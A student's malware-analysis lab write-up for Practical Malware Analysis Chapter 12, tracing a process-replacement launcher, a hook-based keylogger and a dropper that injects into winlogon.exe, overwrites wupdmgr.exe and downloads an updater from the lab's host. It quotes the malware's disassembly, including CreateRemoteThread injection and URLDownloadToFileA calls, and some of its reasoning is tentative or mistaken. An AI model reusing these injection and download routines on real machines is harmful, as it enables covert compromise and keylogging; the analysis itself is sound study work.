
```
                fseek(Cipherstring,i+counter,SEEK_CUR);
                while(flag<=2)
               {

                        for(counter=0;counter<3;counter++)
                        {
                                Ciphertext=fgetc(Cipherstring);
                                fseek(Cipherstring,0,SEEK_CUR);
                                printf("%d ",Ciphertext);
                           CipherNbr= Decryption(Ciphertext);

                           }
                                P_Nbr=(char)(CipherNbr);
                        fputc(P_Nbr,Cipherstring);
                        printf("%c \n",P_Nbr);
                        }
                        //counter++;
                        fseek(Cipherstring,i+1,SEEK_CUR);
                        flag++;
               }
               fclose(Cipherstring);

        return 0;
}
```

The program could resolve decryption process only if the ASCII code could be displayed. For example if the file is ABCD abc(carriage return)EFGH efg. Just like the ciphertext from UNICODE->LOCOLIZATION->0, the first section is consist of 60 hex digits; the second section is consist of 16bytes characters. In this case, uppercase letter could be regarded as first section; lowercase letter could be regarded as second section; The decrypt result is like the following:



```
decrypt.c
16          int Ciphertext;
17          int  DEC;
18          int CipherNbr;
19          int flag=1;
20          char  P_Nbr;
21
22          Cipherstring=fopen("ciphertext.txt","rt+");
23
24            if(Cipherstring==NULL)
25            {
26              printf("open file ciphertext.txt failed!\n");
27              exit(1);
28            }
29            i=5;
30
31
32            fseek(Cipherstring,i+counter,SEEK_CUR);
33            while(flag<=2)
34          {
35
36              for(counter=0;counter<3;counter++)
37              {
38                  Ciphertext=fgetc(Cipherstring);
39                  fseek(Cipherstring,0,SEEK_CUR);
40                  printf("%d ",Ciphertext);
41                  CipherNbr= Decryption(Ciphertext);
42                  P_Nbr=(char)(CipherNbr);
43              fputc(P_Nbr,Cipherstring);
44              printf("%c\n",P_Nbr);
45              }
46              //counter++;
47              fseek(Cipherstring,i+1,SEEK_CUR);
48              flag++;
49          }
50          fclose(Cipherstring);
51
52      return 0;
53  }
clang: warning: treating 'c' input as 'c++' when in C++ mode, this behavior is
97
98 #
99 "
101 $
102 '
103 &
[Finished in 0.1s]
```

Some of ASCII code at the original ciphertext cannot be displayed. If I manage to decrypt the special ASCII code manually by switch statement, the program will show the error that character too large for enclosing character literal type.



```
case 129:
{P_Nbr='ü';break;}
case 130:
{P_Nbr='é';break;}
case 131:
{P_Nbr='â';break;}
case 132:
{P_Nbr='ä';break;}
case 133:
{P_Nbr='à';break;}
case 134:
{P_Nbr='å';break;}
case 135:
{P_Nbr='ç';break;}
case 136:
{P_Nbr='ê';break;}
case 137:
{P_Nbr='ë';break;}
case 138:
{P_Nbr='è';break;}
case 139:
{P_Nbr='ï';break;}
```

Conclusion

This malware is difficult to me because I wasn't familiar with the structure and offset of PE file. But via analyzing this lab, I think I gain more knowledge about PE file

and process replacement attack. This malware performs process replacement injection that launches another program between svchost.exe is suspended and resumed.

Reviewed Questions

1. What is the purpose of this program?

This malware preforms a process replacement to inject the malicious program into svchost.exe process without drawing attention.

2. How does the launcher program hide execution?

The program uses process replacement to hide execution. It suspends the thread and implement sthe another program. Then, it resumes the suspended thread to keep the process functional.

3. Where is the malicious payload stored?


Open it at Resource Hacker. UNICODE->LOCALIZATION->0

4. How is the malicious payload protected?

The malicious program is stored at recourse section named LOCALIZATION. When the malware free the resource, it will decrypt it by XOR 0x41.


5. How are strings protected?

The string is encrypted by XOR 0x41




Lab12-03


Steps of Processes



Analyzing the import functions at user32.dll, based on GetForegoundWindow, ShowWindow, GetWindowTextA and FindWindowA( ), I believe this is a keylogger. Based on SeWindowsHookEx, UnhookWindowsHookEx and CallNextHookEx, I think it is a keylogger that uses hook. If the malware is a keylogger, it will not cause too much damage or trouble, so we can run it right now. Few seconds later, I can see a file named practicalmalwareanalysis.log at same directory of the executable malware. Open the log file and the content is consist of the current window's name.



I put the executable file into IDA Pro. The main function is not complicated. The program calls FindWondow with parameter ConsoleWindowClass. It retrieves a handle to window with the class name ConsoleWindow; then the program sets the window's show state by calling ShowWindow at 0x40102F. After the state of window has been set up, the program will execute hook function. It calls SetWindowsHookEx with parameter hmod, lpfn, and idHook. hmod is the return value from previous GetModuleHandle(). It should be a handle to the DLL containing the hook procedure pointed to by the lpfn parameter. lpfn is a function pointer where the malicious code is stored. We can rename it as Hook_Procedure. idHook indicates the type of hook to be installed. The value of idHook is set to 0x0D that installs a hook procedure that monitors low-level keyboard input events. The picture is retrieved from MSDN.



Now we double click on offset fn to analyze the hook procedure. The function

takes three parameters, ncode, lParam, wParam. If we google the three parameter with hook function, we will learn that this function is LowLevelKeyboardProc Callback function. If ncode value is 0, the wParam and lParam parameters contain information about a keyboard message. The program can keep going until next comparison operation. Otherwise the program will use CallNextHook function. The next comparison is between wParam and 0x104. wParam is the identifier of the keyboard status. When the value is 0x104, it indicates that the user presses the F10 key or holds down the ALT key and then presses another key. It also occurs when no window currently has the keyboard focus. So if the user's behavior is just like the above, the program will jump to loc_4010A1.

loc_4010A1 contains a function call sub_4010C7. This function takes lParam (a pointer to DLL_HOOK structure) as parameter, which is used to loop up hook table in the future. Rename buffer as P_DLL_HOOK.

```
.text:004010E1                 push    40000000h       ; dwDesiredAccess
.text:004010E6                 push    offset FileName ; "practicalmalwareanalysis.log"
.text:004010EB                 call    ds:CreateFileA
.text:004010F1                 mov     [ebp+hFile], eax
.text:004010F4                 cmp     [ebp+hFile], 0FFFFFFFFh
.text:004010F8                 jnz     short loc_4010FF
.text:004010FA                 jmp     loc_40143D
.text:004010FF ; ---------------------------------------------------------------------------
.text:004010FF
.text:004010FF loc_4010FF:                             ; CODE XREF: sub_4010C7+31↑j
.text:004010FF                 push    2               ; dwMoveMethod
.text:00401101                 push    0               ; lpDistanceToMoveHigh
.text:00401103                 push    0               ; lDistanceToMove
.text:00401105                 mov     eax, [ebp+hFile]
.text:00401108                 push    eax             ; hFile
.text:00401109                 call    ds:SetFilePointer
.text:0040110F                 push    400h            ; nMaxCount
.text:00401114                 push    offset Buffer   ; lpString
.text:00401119                 call    ds:GetForegroundWindow
.text:0040111F                 push    eax             ; hWnd
.text:00401120                 call    ds:GetWindowTextA
.text:00401126                 push    offset Buffer   ; char *
.text:0040112B                 push    offset byte_405350 ; char *
.text:00401130                 call    _strcmp
.text:00401135                 add     esp, 8
.text:00401138                 test    eax, eax
.text:0040113A                 jz      short loc_4011AB
.text:0040113C                 push    0               ; lpOverlapped
.text:0040113E                 lea     ecx, [ebp+NumberOfBytesWritten]
.text:00401141                 push    ecx             ; lpNumberOfBytesWritten
.text:00401142                 push    0Ch             ; nNumberOfBytesToWrite
.text:00401144                 push    offset aWindow  ; "\r\n[Window: "
.text:00401149                 mov     edx, [ebp+hFile]
.text:0040114C                 push    edx             ; hFile
.text:0040114D                 call    ds:WriteFile
.text:00401153                 push    0               ; lpOverlapped
.text:00401155                 lea     eax, [ebp+NumberOfBytesWritten]
.text:00401158                 push    eax             ; lpNumberOfBytesWritten
.text:00401159                 push    offset Buffer   ; char *
.text:0040115E                 call    _strlen
.text:00401163                 add     esp, 4
.text:00401166                 push    eax             ; nNumberOfBytesToWrite
```

The program creates a file name practicalmalwareanalysis.log in order to store the key states. Then it calls SetFilePointer, GetForegroundWindow, GetWindowTextA, and WriteFile to record the name of the current window. Later, the program jumps to switch jump table. To analyze the jump table, we should firstly find the location of jump table. IDA Pro help us label the jump table as switch jump at loc_401202. Here the jump table is stored at off_401441[ecx*4]. This jump table indicates where the program will jump. The jump location identifier is store at 40148D. The jump condition is stored at var_c. So

I rename the variables like following:

```
loc_401202:                             ; CODE XREF: sub_4010C7+10Fij
                                        ; sub_4010C7+115ij
                mov     edx, [ebp+P_DLL_HOOK]
                mov     [ebp+var_C], edx
                mov     eax, [ebp+var_C]
                sub     eax, 8
                mov     [ebp+var_C], eax
                cmp     [ebp+var_C], 61h ; switch 98 cases
                ja      loc_40142C      ; jumptable 00401226 default case
                mov     edx, [ebp+var_C]
                xor     ecx, ecx
                mov     cl, ds:Addr_ID[edx]
                jmp     dword ptr ds:Jump_Table[ecx*4] ; switch jump
; ---------------------------------------------------------------------------
```

Let's say ebp+var_c is offset;

offset=eax-8=X; The value of eax is determined by program. But we can check the value of Virtual Key Codes at http://msdn.microsoft.com/en-us/library/windows/desktop/dd375731(v=vs.85).aspx.

Then we look up what is the Xth number at Address location identifier table.

```
db      0,     1,   12h,   12h ; DATA XREF: sub_4010C7+159ir
db    12h,     2,   12h,   12h ; indirect table for switch statement
db      3,     4,   12h,   12h
db      5,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db      6,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db    12h,   12h,     7,   12h
db    12h,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db    12h,   12h,   12h,   12h
db      8,     9,   0Ah,   0Bh
db    0Ch,   0Dh,   0Eh,   0Fh
db    10h,   11h
```

We denote the address location number with K. (Xth number in Addr_ID table is K). Now double click on Jump_Table and check what is the Kth string. That string will be the jump location to the program. To verify our analysis, I will take CTRL key as an example. The virtual-key code for CTRL is 0x11.

offset=0x11-0x8=0x9.

the 9th number at address location identifier is 4. The 4th string at jump table is loc_4012C5. We just double click on loc_4012C5 and see the codes at the location.

```
loc_4012C5:                             ; CODE XREF: sub_4010C7+15Fîj
                                        ; DATA XREF: .text:off_401441ìo
                push    0               ; jumptable 00401226 case 9
                lea     ecx, [ebp+NumberOfBytesWritten]
                push    ecx             ; lpNumberOfBytesWritten
                push    6               ; nNumberOfBytesToWrite
                push    offset aCtrl    ; "[CTRL]"
                mov     edx, [ebp+hFile]
                push    edx             ; hFile
                call    ds:WriteFile
                jmp     loc_40142C      ; jumptable 00401226 default case
; ---------------------------------------------------------------------------
```

Issues or Problems

edx is passed to Address location table as a parameter at loc_401202. However, the value in edx is calculated from buffer where lParam is stored. Therefore if I want to get the value of edx in order to find jump address, I should check the value of lParam. But in this case, the jump address is bond with wParam, which makes me concern that why the value of lParam could be substituted by virtual code of wParam.

Conclusion

Reviewed Questions

1. What is the purpose of this malicious payload?

It is a keylogger.

2. How does the malicious payload inject itself?

The malware injects itself by using hook function.


3. What file system residue does this program create?

The malware creates practicamalwareanalysis.log under the same directory of Lab12-03.exe


Lab-04

Steps of Process

Put the file into PEview firstly. I notice some useful strings as the picture below. The malware might try to intercept with wupdmgr.exe, winup.exe and get access to www.practicalmalwareanalysis.com. I launch the malware and an explorer page immediately popped up. The malware opens website of Microsoft Window Update and try to download a window updater executable file.



wupdmgr.exe is a process which belongs to the Windows Update procedure which controls updates for Microsoft Windows. I guess the purpose of the malware is to update the executable file. Navigate to the directory of wupdmgr.exe and check the properties. I found that the file has been modified when the malware is launched. It also contains a malicious file at resource section. We can either extract BIN at resource hacker or just let the malware drop it.



To see the detail of Lab12-04, we should put it into IDA Pro.

The main function is very long so that I divide the function into different parts. The first part of main function is from 0x401350 to loc_401419. The first part contains some familiar function calls like LoadLibrary and GetProcAddress. For each pair of LoadLibrary/GetProcAddress, IDA Pro has labeled the module name and dll name. Therefore I rename each return value as more reasonable words. dword_40312C is EnumProcessModules; dword_403128 is ModuleBaseName; dword_403124 is EnumProcess. The first two functions are used to help the third function EnumProcess to

get the PID of all process because EnumProcess takes [ebp+PID] as parameter at loc_401423. If none of function return value is 0, the program will jump to loc_401423. I guess the malware intends to find its target injection file by searching the corresponding PID. I also see main function has a parameter named dwProcessID. I rename it as PID.

```
mov     [ebp+var_1234], 0
mov     [ebp+var_122C], 0
push    offset ProcName ; "EnumProcessModules"
push    offset aPsapi_dll ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:__imp_GetProcAddress
mov     EnumProcessModules, eax
push    offset aGetmodulebasen ; "GetModuleBaseNameA"
push    offset aPsapi_dll_0 ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:__imp_GetProcAddress
mov     ModuleBaseName, eax
push    offset aEnumprocesses ; "EnumProcesses"
push    offset aPsapi_dll_1 ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:__imp_GetProcAddress
mov     EnumProcess, eax
cmp     EnumProcess, 0
jz      short loc_401419
cmp     ModuleBaseName, 0
jz      short loc_401419
cmp     EnumProcessModules, 0
jnz     short loc_401423
```

```
text:00401418                   jmp     loc_401598
text:00401423 ; ---------------------------------------------------------------------------
text:00401423
text:00401423 loc_401423:                               ; CODE XREF: _main+C7↑j
text:00401423                   lea     eax, [ebp+var_1228]
text:00401429                   push    eax
text:0040142A                   push    1000h
text:0040142F                   lea     ecx, [ebp+PID]
text:00401435                   push    ecx
text:00401436                   call    EnumProcess
text:0040143C                   test    eax, eax
text:0040143E                   jnz     short loc_40144A
text:00401440                   mov     eax, 1
text:00401445                   jmp     loc_401598
text:0040144A ; ---------------------------------------------------------------------------
text:0040144A
text:0040144A loc_40144A:                               ; CODE XREF: _main+EE↑j
text:0040144A                   mov     edx, [ebp+var_1228]
text:00401450                   shr     edx, 2
text:00401453                   mov     [ebp+var_145C], edx
text:00401459                   mov     [ebp+var_1238], 0
text:00401463                   jmp     short loc_401474
text:00401465 ; ---------------------------------------------------------------------------
```

The second part of main function is from 0x401465 to 0x4014CF. The only function call at this code is is sub_401000. The function has parameter labeled dwProcessID which is PID. PID is stored at an int arrary. So each time the function is called, the value of PID is push onto stack and passed to the function. If the function return value is 0, then the program starts a loop from 0x401465 to 0x4014CF until the return value is not 0. If the return value is not 0, then the program jumps to loc_4014D1. Double click on sub_401000 and analyze the details.

I divide sub_401000 into two parts. The first part is from the beginning of the function to loc_4010C2. The rest of codes is the second part. At the first part, the program uses many variables starting with dword.We need to figure out the value here because those values make up string1 and string2. To determine the value stored in dword_Number, I double click on dword_Number and convert them into character format.

```
                db    0
                db    0
dword_403010    dd 'lniw'               ; DATA XREF: sub_401000+Aîr
                                        ; sub_405060+821o
dword_403014    dd 'nogo'               ; DATA XREF: sub_401000+12îr
dword_403018    dd 'exe.'               ; DATA XREF: sub_401000+1Bîr
byte_40301C     db 0                    ; DATA XREF: sub_401000+24îr
                                        ; sub_405060+8E1o
                align 10h
dword_403020    dd 'ton<'               ; DATA XREF: sub_401000+2Cîr
dword_403024    dd 'aer '               ; DATA XREF: sub_401000+38îr
                                        ; sub_405060+C91o
word_403028     dw '>l'                 ; DATA XREF: sub_401000+44îr
byte_40302A     db 0                    ; DATA XREF: sub_401000+51îr
                align 4
```

The order is reversed but I can still figure out that string2 is consist of dword_403010, 403014, 403018, which is winlogon.exe; string1 is consist of 403020,

403024, and 403028, which is <not real>.Then the program calls OpenProcess, EnumProcessModules,and ModuleBaseName in order to get information from the processes at memory.ModuleBaseName takes string1 as parameter. Stirng1 here is considered as lpBaseName. It is a pointer to the buffer that receives the base name of the module. Therefore if the function call success, string1 value will be changed to the base name. Now we can analyze the second part of sub_401000. It compares string1 and string2 in lowercase. If they are same, the function will returns PID to main function otherwise it returns 0. Therefore the purpose of sub_401000 is to find which process is winlogon.exe and return its PID. After calling sub_401000, PID is stored at eax and passed to var_1234 at 0x4014C7.

The third part of main function is from loc_4014E4 until the end. The program will jump to loc_4014E4 only if sub_401000 returns the PID.

The first function call at third part is sub_401174 which takes PID of Winlogon.exe as parameter. One of purposes of sub_401174 is clearly labeled as SeDebugPrivilege. The program gets the current process and its token; adjusts the token privilege from enable to disable. SeDebugPrivilege function will return ERROR_SUCCESS if the function adjusted all specified privileges. The other purpose of sub_401174 is to intercept with a DLL file. To determine which dll file is being loaded, we double click on the offset before LoadLibrary. The string is displayed as sfc_ll at IDA Pro demo version. By Internet search, I know that sfc_ll indicates sfc_os.dll that is a executable portion of Windows File Protection. The information related to sfc_0s.dll is retrieved from https://bitsum.com/aboutwfp.asp.

LoadLibrary has another parameter "2". Normally it only takes one pointer parameter. So we can ignore the meaning of 2 for now. The program loads sfc_os.dll library to open the process with PID of winlogon.exe. The return value should be the handle stored at hProcess. And the pointer to sfc.dll is stored at lpStartAddress. dwDesireAccess for OpenProcess( ) is set to 0x1F0FF. I didn't find the specific meaning for 0x1F0FF. But I found the general meaning for 0x1F0FF is "for all access."

The last function call at sub_401174 is CreateRemoteThread(lpThread, dwCreationFlags,lpParameter, lpStartAddress, dwStackAddress). The purpose of CreateRemoteThread creates a thread that runs in the virtual address space of another


processor and optionally specifies extended attributes. The program will create a remote thread for winlogon.exe and inject sfc_os.dll into the thread. In this case, sfc_os.dll is the key to the malware because it is related to Windows File Protection. Recall that sfc_os.dll is combined with value "2" at LoadLibrary function. I assume number 2th exports of sfc_os.dll might damage the protection mode if it didn't run properly. So far I didn't find anything about (2, sfc_os.dll). Therefore the conclusion is more based on my assumption.

```
push    2               ; lpProcName
push    offset unk_403040
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:__imp_GetProcAddress
mov     sfc_os, eax
mov     eax, [ebp+dwProcessId]
push    eax             ; dwProcessId
push    0               ; bInheritHandle
push    1F0FFFh         ; dwDesiredAccess
call    ds:OpenProcess
mov     [ebp+hProcess], eax
cmp     [ebp+hProcess], 0
jnz     short loc_4011D8
xor     eax, eax
jmp     short loc_4011F8
-------------------------------------------------------------

                        ; CODE XREF: sub_401174+5Eîj
push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    0               ; lpParameter
mov     ecx, sfc_os
push    ecx             ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
mov     edx, [ebp+hProcess]
push    edx             ; hProcess
call    ds:CreateRemoteThread
mov     eax, 1
```

We keep analyzing the third section at main function. The program create two files. The first file already exists. It is wupdmgr.exe at C:\Windows\System32. Therefore the program might want to replace the old version by the new infected wupdmgr.exe. The second file is stored at %s which is temp location. The file is winup.exe stored at lpNewFileName. After the file is create, the program calls sub_4011FC where extract the file hidden at the resource section.

At sub_4011FC, the program format the string "C:\Windows\System32\wupdmgr.exe" again
and get the handle from wupdmgr.exe in order to perform injection. It extracts the file from resources section BIN and writes it to wupdmgr.exe. That is how the malware replaced the old version of wupdmger.exe.

```
mov     [ebp+var_444], 0
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
push    10Eh            ; nBufferLength
call    ds:GetTempPathA
push    offset aWinup_exe ; "\\winup.exe"
lea     ecx, [ebp+Buffer]
push    ecx
push    offset Format   ; "%s%s"
push    10Eh            ; Count
lea     edx, [ebp+Dest]
push    edx             ; Dest
call    ds:_snprintf
add     esp, 14h
push    5               ; uCmdShow
lea     eax, [ebp+Dest]
push    eax             ; lpCmdLine
call    ds:WinExec
push    10Eh            ; uSize
lea     ecx, [ebp+var_330]
push    ecx             ; lpBuffer
call    ds:GetWindowsDirectoryA
push    offset aSystem32Wupdmg ; "\\system32\\wupdmgrd.exe"
lea     edx, [ebp+var_330]
push    edx
push    offset aS_0     ; "%s%s"
push    10Eh            ; Count
lea     eax, [ebp+CmdLine]
push    eax             ; Dest
call    ds:_snprintf
add     esp, 14h
push    0               ; LPBINDSTATUSCALLBACK
push    0               ; DWORD
lea     ecx, [ebp+CmdLine]
push    ecx             ; LPCSTR
push    offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
push    0               ; LPUNKNOWN
call    URLDownloadToFileA
mov     [ebp+var_444], eax
cmp     [ebp+var_444], 0
jnz     short loc_401124
push    0               ; uCmdShow
```



BIN is not complicated compared to Lab12-04.exe. I found that BIN is identical with the new version of wupdmgr.exe. The malware overwrite wupdmgr.exe by BIN. The program firstly formats the string Temp\winup.exe and then takes it as parameter to call WinExec. The purpose is to run the original version of Window Update binary. Then the program downloads updater.exe from www.practicalmalwareanalysis.com. The path of updater.exe is same with wupdmgr.exe. But if the user decides to download the executable file, the executable will be put into C:\Windows\System32\wupdmgrd.exe. There is a difference between wupdmgrd.exe and wupdmgr.exe. The former one could be more malicious that updates the malware. The message box doesn't give an option to

download it or not. The updater.exe is downloaded manually. The only option is to install it or not install it.

Issue or Problem

This lab is really difficult because it contains a lot of knowledge that I am not familiar with. The first issue is (2, sfc_os.dll). I can't figure out what value 2 represents for. Besides, the program format C:\Window\System32\wupdmgr.exe at main function. What if the program passes it as parameter to sub_4011FC instead of formatting the string again at sub_40011FC? I think the author might have another intention but I cannot figure it out.

Conclusion

This lab is designed to disable Windows File Protection to wupdmgr.exe in order to overwrite it. It injects a malicious file from resource section to wupdmgr.exe in order to download an updater from www.practicalmalwareanalysis.com.

Reviewed Questions

1. What does the code at 0x401000 accomplish?
function at 0x401000 search the process of winlogon.exe and return the PID.

2. Which process has code injected?
winlogon.exe
3. What DLL is loaded using LoadLibraryA?
sfc_os.dll

4. What is the fourth argument passed to the CreateRemoteThread call?
The 4th argument is the pointer to sfc_os.dll.

5. What malware is dropped by the main executable?
If we use resource hack, the dropped file is called BIN. If we run the malware and let it drop the file automatically, the file will be overwritten version of wumpdmgr.exe.

6. What is the purpose of this and the dropped malware?

This malware will disable Window File Protection in order to perform injection and overwrite the original wupdmgr.exe. The dropped malware will download an updater from www.praticalmalwareanalysis.com in order to update the malware and download malware(s).